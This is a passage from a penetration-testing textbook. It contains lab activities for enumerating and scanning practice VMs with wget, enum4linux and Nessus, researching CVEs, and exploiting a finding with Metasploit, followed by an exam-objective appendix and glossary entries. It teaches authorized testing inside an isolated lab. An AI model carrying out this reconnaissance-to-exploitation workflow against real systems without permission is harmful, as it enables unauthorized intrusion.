Activity 14-3 Using the wget Command on Test Lab VMs and Host Computer Targets

Time Required: 15 minutes
Objective: Use **wget** to attempt to download files from VM targets in the pen-test lab environment.
Description: You can use the **wget** command to download files from a web server, such as the index.html file, which is often the main page of a website. Your **nmap** activities revealed what ports are open on each lab VM. Any VMs with port 80 or port 443 open are most likely web servers you should target using the **wget** command. Add the results you gather to your report.

1. Start all VMs in your lab environment. Make sure they are connected to the same internal network.
2. Log on to the Kali Linux VM.
3. Start a terminal session.
4. Use the **wget** command on each VM in your lab environment and on your host computer. You need the IP address of each VM and your host computer to accomplish this task. Be sure to use **wget** on every VM and on the computer hosting Nessus.
5. Examine the files captured with the **wget** command and place any useful information from the files in your report.

Using the enum4linux Command

The **enum4linux** command is a useful command-line tool for enumerating SMB information from Windows and Linux systems. You can use the information obtained from this command to target systems with other pen-testing tools such as Nessus. You have not used **enum4linux** before, so using this tool now is a classic example of having to adapt during a pen test.

Activity 14-4 Using the enum4linux Command to Enumerate Targets

Time Required: 15 minutes
Objective: Use the **enum4linux** command to enumerate targets in the pen-test lab environment.
Description: The **enum4linux** command is useful for gathering SMB intelligence from Windows and Linux-based machines. Your **nmap** activity may have revealed the operating system of your targets if you included that option in your **nmap** scans. Start by targeting suspected Linux-based VMs and then use the **enum4linux** command on all of the VMs. Add the results from the **enum4linux** scans to your report.

1. Start all VMs in your lab environment. Make sure they are connected to the same internal network.
2. Log on to the Kali Linux VM.
3. Start a terminal session.
4. Use the **enum4linux** command on each VM in your lab environment. You need the IP address of each VM to accomplish this task.
5. Examine the results of the **enum4linux** command and place any useful information in your report.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Using Nessus

You already installed Nessus Essentials on your computer and used it to scan a local computer that was running Microsoft Windows. In this section, you use Nessus Essentials to scan all the VMs in your pen-testing lab environment. You can also scan your personal computer where Nessus is installed. Your first step should be to use Nessus to perform a Host Discovery scan on your host-only adapter network and determine whether it detects all the virtual machines in your pen-test lab environment. Target the host-only adapter network (perhaps 192.168.56.0/24) and not your real network. Your next steps involve scanning each target VM individually for vulnerabilities. Performing a Basic Network scan and possibly a Web Application Test scan of each VM will reveal sufficient information for your report.

To refresh your memory, Figure 14-1 shows where you can find all the vulnerabilities discovered by scan.

Figure 14-1 Vulnerability information from a Nessus scan



Source: Tenable Nessus

Activity 14-5 Using Nessus to Scan the VMs in the Pen-Test Lab

Time Required: 30 minutes

Objective: Use Nessus to scan targets for vulnerabilities.

Description: Nessus is a powerful tool for automatically discovering vulnerabilities in computing devices. Use Nessus to scan all the VMs in your pen-test lab environment and add the results to your report.

1. Start all the VMs in your lab environment. Make sure they are connected to the same internal network.
2. Log on to Nessus Essentials on your host computer.
3. Perform a Host Discovery scan on your host-only adapter network and determine if it detects all the virtual machines in your pen-test lab environment. Target the host-only adapter network (perhaps 192.168.56.0/24) and not your real network. How do the results compare to your command-line **nmap** footprinting?


Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

4. Create and execute a Basic Network scan for each VM in your pen-test lab environment.
5. Create and execute a Web App Test scan for each VM in your pen-test lab environment.
6. Extract information from your scans by capturing screens or using the Windows Snipping tool to copy images of tables and charts displayed in Nessus. Include the scan results in your report. You can also use the Report feature in Nessus to create a PDF or HTML report and include some or all of it in your penetration-testing report.
7. Scan your host computer for vulnerabilities, but for your own security, don't include that information in your report.

Click a discovered vulnerability and then scroll down to discover any CVE numbers for the vulnerability (Figure 14-2). This information will be useful in Activity 14-6.

Figure 14-2 CVE information for a vulnerability



Source: Tenable Nessus

Activity 14-6 Conducting Research on Discovered Vulnerabilities

Time Required: 30 minutes
Objective: Summarize the research of several vulnerability CVEs discovered by your Nessus scans using cve.org.
Description: Many of the vulnerabilities that your Nessus scans discovered may include CVE references. Research several CVEs included in your result. You don't have to research every CVE that Nessus has discovered but select the most severe CVEs and some CVEs that you can exploit using Metasploit.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

1. From your Nessus scan results, choose several CVE numbers to research.
2. Go to **https://www.cve.org/** using a web browser.
3. In the search box, enter an exact CVE number and then click **Search**.
4. If your search results return any CVEs, click the CVE link to view the details.
5. Include some of the details in your report by copying and pasting the results or using the Windows Snipping tool to capture images.

Researching Vulnerabilities at the cve.org Website

The cve.org website is useful for researching vulnerabilities. Visit https://www.cve.org/ and use the search box at the top of the page to search for vulnerabilities by specific CVE number or with keywords. Use the NIST national vulnerability database search feature at https://nvd.nist.gov/vuln/search to conduct vulnerability research. Nessus vulnerability report information often contains links to CVE information found in the NIST national vulnerability database. In Activity 14-6, you research some CVEs your Nessus scan discovered. Perform your main research at cve.org and include a summary of the details in your report. You can also include information from NIST.

Pen Testing Exploitable Vulnerabilities

Your pen-testing efforts should have revealed vulnerabilities on various targets with known exploits that can be used against them. Part of pen testing involves attempting to exploit vulnerabilities in a nondestructive way to verify the vulnerabilities. Using exploitation tools and frameworks (such as Metasploit), you will attempt to exploit at least one of the exploitable vulnerabilities. Add your methodologies and the results of your exploitation attempts to your pen-testing report.

Activity 14-7 Exploiting Discovered Vulnerabilities

Time Required: 60 minutes
Objective: Use discovered vulnerabilities to exploit one or more target systems.
Description: Many of the vulnerabilities discovered by your Nessus scans may include CVE references and perhaps details of exploits that work against these vulnerabilities. Research several CVEs included in your results, looking for vulnerabilities that you can exploit using tools such as Metasploit.

1. From your Nessus scan results or other pen-testing activities, choose a discovered vulnerability that has a known exploit you can use to compromise a target VM.
2. Using exploit tools, such as the Metasploit Framework, exploit this vulnerability.
3. Add the methodology and result details to your pen-testing report. Screen captures showing that you have successfully exploited the target should be included in the report.
4. Repeat steps 1 through 3 for more targets and vulnerabilities if time allows.

Completing the Report

After performing the penetration tests, it is time to finalize your report. Gather all the information you have collected and add the key findings to the "Findings and Remediation" section of the report. You can include all the fine details in an addendum or as a separate data file. Analyze the results of your penetration testing and

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

formulate your summary, conclusions, and recommendations. Since your report contains a lot of information and different sections, create a table of contents so that readers can quickly find what they are looking for. Follow the guidelines given in the "Reporting and Communication" chapter (Chapter 4). Don't forget to create an executive summary. If circumstances allow, have your final report reviewed by your instructor and peers.

Pen Testing Revisited

The activities in this chapter use only a few of the tools and methods previously discussed in this course. You may want to try other tools and methodologies and discover what they reveal about your lab targets. Feel free to try the tools and methods described in each chapter on your penetration-testing lab environment.

You have reached the end of our journey together in this course, but you still have farther to travel. You may find value in reflecting on what you have discovered on this journey. Consider what you have learned, what activities and methodologies you would like to revisit for more practice, and what tools and methodologies you enjoyed the most.

I encourage you to continue to research pen testing and gather more intelligence on the matter from different viewpoints. Search the Internet for examples and demonstrations of the various pen-testing techniques discussed in this course. While you are searching for pen-testing and ethical hacking techniques, remember to proceed with caution and avoid downloading any unknown tools or executables. Video demonstrations and textual descriptions are relatively safe sources of hacking tutorials. With great power comes great responsibility, so remember to always wear your white hat when exercising some of your newly acquired penetration-testing abilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Appendix A

CompTIA PenTest+ (PT0-003) Exam Objective Mapping

Domain	Objective	Chapter(s)
1.0	**Engagement Management**	**3, 4**
1.1	Summarize pre-engagement activities.	3
1.2	Explain collaboration and communication activities.	4
1.3	Compare and contrast testing frameworks and methodologies.	3
1.4	Explain the components of a penetration-test report.	4
1.5	Given a scenario, analyze the findings and recommend the appropriate remediation within a report.	4
2.0	**Reconnaissance and Enumeration**	**5, 13**
2.1	Given a scenario, apply information gathering techniques.	5
2.2	Given a scenario, apply enumeration techniques.	5
2.3	Given a scenario, modify scripts for reconnaissance and enumeration.	13
2.4	Given a scenario, use the appropriate tools for reconnaissance and enumeration.	5
3.0	**Vulnerability Discovery and Analysis**	**6**
3.1	Given a scenario, conduct vulnerability discovery using various techniques.	6
3.2	Given a scenario, analyze output from reconnaissance, scanning, and enumeration phases.	6
3.3	Explain physical security concepts.	6
4.0	**Attacks and Exploits**	**7, 8, 9, 10, 11, 12, 13**
4.1	Given a scenario, analyze output to prioritize and prepare attacks.	7
4.2	Given a scenario, perform network attacks using the appropriate tools.	8
4.3	Given a scenario, perform authentication attacks using the appropriate tools.	11
4.4	Given a scenario, perform host-based attacks using the appropriate tools.	11

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Domain	Objective	Chapter(s)
4.5	Given a scenario, perform web application attacks using the appropriate tools.	10
4.6	Given a scenario, perform cloud-based attacks using the appropriate tools.	11
4.7	Given a scenario, perform wireless attacks using the appropriate tools.	9
4.8	Given a scenario, perform social engineering attacks using the appropriate tools.	12
4.9	Explain common attacks against specialized systems.	9
4.10	Given a scenario, use scripting to automate attacks.	13
5.0	**Post-exploitation and Lateral Movement**	**7**
5.1	Given a scenario, perform tasks to establish and maintain persistence.	7
5.2	Given a scenario, perform tasks to move laterally throughout the environment.	7
5.3	Summarize concepts related to staging and exfiltration.	7
5.4	Explain cleanup and restoration activities.	7

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Glossary

802.11 The first wireless technology standard used by many wireless devices. It has evolved to include newer iterations such as 802.11a, 802.11n, 802.11ac, and 802.11ax.

802.1X A wireless security standard used to authenticate users on a wireless network.

A

access control vestibule A facility entry point room or booth where the person entering must be authorized by a security guard or mechanism before they are allowed to proceed further into the facility.

access point (AP) A radio transceiver that connects to a network via an Ethernet cable and bridges a wireless LAN (WLAN) with a wired network. Sometimes called a wireless access point (WAP).

Accesschk A Microsoft Sysinternals tool used for viewing the effective permissions on files, registry keys, services, processes, and kernel objects.

AccessEnum A Microsoft Sysinternals tools used for viewing access permissions for directories, files, and Registry keys on a host.

account takeover When a threat actor has gained control of an account and can now use it for their own purposes.

active reconnaissance Using methods and tools that directly engage a target to gather intelligence.

Address Resolution Protocol (ARP) A layer 2 broadcast protocol used to locate the IP address of the computer system that owns a specified MAC address.

administrative control Formalized processes and policies used to help improve an organization's security, administered by management or automated systems.

algorithm A set of directions used to solve a problem.

Amazon Web Services (AWS) A popular cloud-service platform.

amplification attack A wireless attack where the wireless signal is amplified in strength so that the attack can occur from a greater distance away.

application container Similar to a virtual machine, a container is a way of providing applications to computers. Containers run in a virtual environment on top of existing operating systems.

application programming interface (API) A set of methods or functions belonging to an application that others can send operations requests to that application.

arbitrary code execution (ACE) A type of attack where a threat actor is able to inject their own code into an application and have that code executed by the application, typically by the server the application is running on.

ARP poisoning A network attack that responds to ARP queries giving false MAC information.

ARP spoofing *See* ARP poisoning.

artificial intelligence (AI) A term used to describe expert system software that demonstrates a level of sophistication, knowledge, and problem-solving capabilities that approaches human intelligence in its capabilities.

assembly language A programming language that uses a combination of hexadecimal numbers and expressions to program instructions that are easier to understand than machine-language instructions.

assessment Types of penetration tests to perform (i.e., what aspects of the targets are being tested, such as networking, cloud, applications, and wireless networks).

Atomic Red Team An open-source breach and attack simulation (BAS) developed by Red Canary. It is a library of simple tests known as "atomics" that are mapped to the MITRE ATT&CK framework.

attack A malevolent action targeting an enterprise's resources for the purpose of disrupting, disabling, destroying, or maliciously controlling a computing environment/infrastructure; or destroying the integrity of data or stealing controlled information; also called *cyber attack*.

attack complexity (AC) A vector that describes the conditions an attacker needs to exploit a vulnerability. The higher the complexity, the greater skill required of the attacker.

attack path document A report that shows the sequence of steps (recon, attacks, and others) that could be used to acquire unauthorized access to an organization's network, systems, or data resources.

attack path mapping A diagram that illustrates the steps in an attack path, the route an attacker could take to gain access to a protected resource.

attack surface The total of all possible vulnerabilities that can be used to attack a system.

attack vector (AV) A metric that describes how an attacker would have to be positioned to exploit a

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

vulnerability. Also, a single vulnerability selected from the attack surface.

attestation of findings A document outlining pen testing details used as proof of pen testing for compliance or regulatory purposes.

authentication attack An attack against authentication mechanisms attempting to circumvent identity management functionality. A brute-force password attack in an authentication attack.

authentication server Part of the 802.1X standard. When an AP acts as an authenticator, it checks user permissions with an authentication server.

authenticator Part of the 802.1X standard. When an AP uses 802.1X to check authentication permissions of a user, it is called an authenticator.

authorization attack An attack that tries to circumvent authorization to gain access to unauthorized resources. A privilege escalation attack is an authorization attack.

authorized attacker An individual who has received permission from an organization to conduct non-damaging cyber attacks against the organization's resources for the purpose of vulnerability discovery.

availability (A) A metric that indicates to what level of success an attacker compromised the availability of the system.

Azure Microsoft's cloud-service platform.

B

backdoor A secret connection from a compromised system to the attacking computer used to access and control the compromised system.

Bash The Bourne-again shell (Bash) is a popular shell and is often the default command-line shell environment for Linux/Unix systems.

basic service set (BSS) Part of the 802.11 infrastructure definition. A BSS is a collection of devices (AP and stations) that make up a wireless LAN (WLAN).

best practice A procedure that has been shown by research and experience to produce optimal results and is established or proposed as a standard suitable for widespread adoption.

bind shell A type of backdoor that runs on a compromised system and listens on specified ports for incoming communication.

black box test A test where the pen tester is given no knowledge (zero knowledge) regarding the items being tested but must gather all the information on their own. This type of test simulates a typical real-world outside attacker.

BloodHound An application that can be used to visualize and analyze Active Directory information.

blue team The group responsible for defending an enterprise's use of information systems by maintaining its security posture against a group of mock attackers (i.e., the red team). Typically, the blue team and its supporters must defend against real or simulated attacks.

bluejacking The act of making a device send messages or make phone calls by exploiting the Bluetooth protocol.

bluesnarfing The act of stealing information from a device by exploiting the Bluetooth protocol.

Bluetooth Low Energy (BLE) The Low Energy variant of Bluetooth. A BLE attack exploits this variant. Some devices such as IoT devices may be prone to this attack.

bollards Metal or concrete posts used to prevent vehicles from crashing into buildings and other infrastructure.

Boolean blind SQL injection attack A type of SQL injection attack using logical operators (Booleans) and guesswork to determine whether an application will accept the SQL injection and respond.

branching A method that takes you from one area of a program (a function) to another area.

breach and attack simulation (BAS) automated platforms that are used to simulate real-world attacks so that an organization's security can be tested automatically and periodically.

bribery A social engineering exploit in which the victim is offered something of value in exchange for performing the action requested by the social engineer.

Browser Exploitation Framework (BeEF) A pen-testing tool used to gain control over web browsers on the computer of a targeted victim.

brute force Attempting to authenticate by attacking a log-in interface with thousands of credential combinations, usually automated using programming.

bug A programming error that causes unpredictable results in a program.

bump key A filed key used in the bumping lock-picking process.

bumping Attempting to open a lock by tapping a bump key into a keyhole while gently turning the key.

business email compromise (BEC) A social engineering attack where threat actors create and deliver email messages that impersonate trusted people in an organization with the intent of tricking recipients into revealing sensitive information or performing security-compromising acts.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

business impact analysis A study or report that details how a business might be affected if discovered security vulnerabilities were exploited. Impacts can be related to financial loss, performance impact, or reputation damage.

C

Caldera Caldera (also known as MITRE Caldera) is an open-source BAS from MITRE that emulates attack behaviors using the MITRE ATT&CK framework.

call to action The action the social engineer wants the victim to perform.

captive portal A log-in page that provides access to wireless networks. Captive portals are often set up to provide access for customers in places such as hotels or restaurants.

cardholder data environment (CDE) The people, processes, and technologies that store, process, or transmit cardholder data or sensitive authentication data.

Censys A passive reconnaissance tool and website used by security professionals to discover, monitor, and analyze data about devices that are accessible from the Internet.

certificate transparency (CT) log Publicly accessible information including SSL/TLS certificates that have been issued by certificate authorities (CAs).

ChatGPT OpenAI's generative artificial intelligence chatbot.

CIA (confidentiality, integrity, availability) triad The triad of confidentiality, integrity, and availability at the heart of information security. The members of the classic InfoSec triad—confidentiality, integrity, and availability—and are interchangeably referred to in the literature as security attributes, properties, security goals, fundamental aspects, information criteria, critical information characteristics, and basic building blocks.

class In object-oriented programming, the structure that holds pieces of data and functions.

Classless Inter-Domain Routing (CIDR) A shorthand method of specifying a range of IP addresses using a network IP address followed by a number indicating how many bits of the network address are being used to define the network.

click jacking A form of website compromise that uses hidden links, often attached to graphics, to perform secret and usually nefarious activities when an unsuspecting user clicks the link.

client sign-off The formal acceptance from a client that pen testing has been completed to their satisfaction.

cloned website A copy of a legitimate website that is hosted by a threat actor and has been modified to perform nefarious actions.

cloud A term used to characterize infrastructure, platform, and software hosting services that are remotely accessible and provided and maintained by third-party companies such as Amazon, Microsoft, and Google.

Cloud Custodian A rules engine tool used to manage security and compliance rules in an AWS environment.

cloud malware injection An MITM/on-path attack that redirects victims to a threat actor's cloud-based VMs and services.

CloudBrute An enumeration tool that can be used to discover and characterize applications and storage hosted by cloud platform providers.

code injection An attack against applications that appends code to the end of a request, hoping the receiving server will execute the code.

code signing A digital identity mechanism that can be used to prove the authenticity and purity of a piece of code.

command injection An attack against applications that appends commands to the end of a request, hoping the receiving server will execute the command.

comma-separated value (CSV) A format for text files containing data where each line of the text file represents a record, and the fields of the record are separated by commas.

common vulnerabilities and exposures (CVE) A database of cybersecurity flaws discovered in software and hardware.

Common Vulnerability Scoring System (CVSS) A framework used for communicating the severity and characteristics of vulnerabilities.

Common Weakness Enumeration (CWE) A database of cybersecurity weaknesses that specific types of servers, applications, and hardware are prone to.

communication path Collection of contact information for individuals or groups serving as primary, technical, and emergency contacts during pen testing.

communication trigger An event occurring during pen testing that makes it necessary for communication to occur. Events such as critical findings, stage completion, or the discovery of an indicator of prior compromise.

compiler A program that converts source code into executable or binary code.

compliance Confirming that all organizational activities meet organizational policies, jurisdictional laws, and

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

regulations that apply to the organization and its area of business.

compliance scan A type of vulnerability scan that checks for industry compliance requirements such as PCI DSS security requirements.

compliance-based assessment A test dictated by compliance requirements such as the PCI DSS or GDRP. The compliance standard defines what must be tested.

computer emergency response team (CERT) An organization that provides helpful cybersecurity information.

con artist A person who is skilled at performing cons.

confidentiality (C) A metric that indicates to what level a successful attacker can access.

container A form of virtualization where an application is packaged and executed within its own isolated complete runtime environment. Also, an application programming construct used to package programs so they can be executed in different environments without worrying about operating system compatibilities.

container misconfiguration attack An attack against containers that exploits the misconfiguration of dashboards, APIs, proxies, management tools, permissions, and exposed configuration settings.

container workload attack An attack against applications running inside containers.

content delivery network (CDN) Geographically distributed groups of servers that help provide fast delivery of Internet content.

controller area network (CAN) bus A communications system found in OT systems and some cars. CAN was originally developed for automotive use but has since been adopted for use in OT systems.

conversion specifier A part of code that tells the compiler how to convert the value indicated in a function.

cookie attack An attack that steals cookies for use in nefarious activities, such as session hijacking.

cookies Files containing stored information, used by web browsers to automate processes such as filing in web forms or authenticating.

Council of Registered Ethical Security Testers (CREST) An international nonprofit accreditation and certification organization based in the United Kingdom.

crawling The act of navigating the structure of a website to discover its pages, links, and folders.

credential brute-forcing A hacking method that uses trial and error to crack passwords, log-in credentials, and encryption keys. Tools are often used to automate the process.

credential dumping Extracting credentials from a compromised system from databases on the system (such as the SAM database) or from memory (such as Kerberos tickets).

credential harvesting Social engineering that tricks users into revealing credentials using a social engineering exploit such as a phishing email.

credentialed scan A vulnerability scan where log-in credentials are provided. Credentialed scans typically return more information than noncredentialed scans.

critical finding A security flaw or issue discovered during pen testing.

Cron A Linux/Unix system for scheduling jobs to run at specific times.

cross-site request forgery (CSRF/XSRF) A web application attack used by a compromised website against another website, impersonating the identity of an authenticated user and executing commands (usually malicious) on their behalf.

cross-site scripting (XSS) An attack against web applications that appends code (typically HTML and JavaScript) to the end of requests hoping that the appended code will be executed.

Custom Word List Generator (CeWL) An application that crawls a website to discover the words it contains. These words can then be used by password crackers such as John the Ripper.

Customer Support Policy for Penetration Testing An outline of what is permitted and what is not permitted in penetration testing. Permitted items for pen testing include EC2 instances (virtual machines), web application firewalls, S3 (AWS storage objects) hosted applications, and many other services.

CVSS base score A number from 0 to 10 used to express the severity of a vulnerability. A score of 10 represents critical vulnerabilities and 0 represents nonserious vulnerabilities. Severity labels of Information, Low, Medium, High, and Critical are mapped to CVSS base score numbers.

CVSS vector Details on how the CVSS base score was calculated and vulnerability metrics regarding the exploitability of the vulnerability and the impact its exploitation would have.

cyber attack *See* attack.

cyber kill chain A methodology outlining the phases of a cyber attack: from early reconnaissance to the goal of data exfiltration. The kill chain can also be used as a management tool to help continuously improve network defense.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

D

DAD (disclosure, alteration, destruction) triad The conceptual opposite of the CIA triad, the DAD triad expresses the nefarious goals of cyber threat actors to change confidentiality into disclosure, integrity into alteration, and availability into destruction.

Damn Vulnerable Web Application (DVWA) A web application specifically designed for practicing penetration testing.

data exfiltration Accessing and removing information from compromised systems.

data protection officer (DPO) A position mandated by the GDPR to independently ensure that an organization applies GDPR laws protecting personal data.

data storage A device (real or virtual) used to store files. Cloud service platforms provide data storage objects. AWS provides a data storage object known as an S3 bucket.

data storage exploit An attack that targets cloud-based data storage. An attack against an S3 bucket is an example of a data storage exploit.

deauthentication attack A type of wireless attack that sends spoofed packets attempting to force target systems to disconnect from a legitimate access point.

debugger A software developer tool used to debug code in a controlled start-and-stop execution environment.

de-confliction Communication between pen testers and the organization under test when it has been determined or suspected that the activities of one is interfering with the activities of the other. For example, a pen tester might contact the organization's IT department to determine if the pen tester's computer is being blocked from the network and then request to have it unblocked.

de-escalation Communication between pen testers and the organization under test to avoid impacting the organization's ability to do business.

demilitarized zone (DMZ) An intermediary network between a private and public network.

denial-of-service (DoS) attack An attack used to overwhelm the targeted computer system so that it cannot provide its normal services.

Device Manager A Windows system utility used to manage hardware devices attached to or contained in a Windows-based host computer.

dictionary attack A password cracking attack that uses lists of words to guess passwords.

dig A Linux/Unix tool used to query and transfer DNS information.

DirBuster A Java application designed to discover directories and file names contained on web servers by brute force.

directory traversal attack An attack that attempts to navigate a web server's directory structure to access files that should not be accessible to the attacker.

direct-to-origin (D2O) A form of distributed denial-of-service attack that targets the underlying infrastructure of content delivery networks (CDNs) and other proxy and load distribution systems.

discovery scan A type of vulnerability scan used to discover systems on a network.

distributed denial-of-service (DDoS) attack A DoS attack coming from multiple sources.

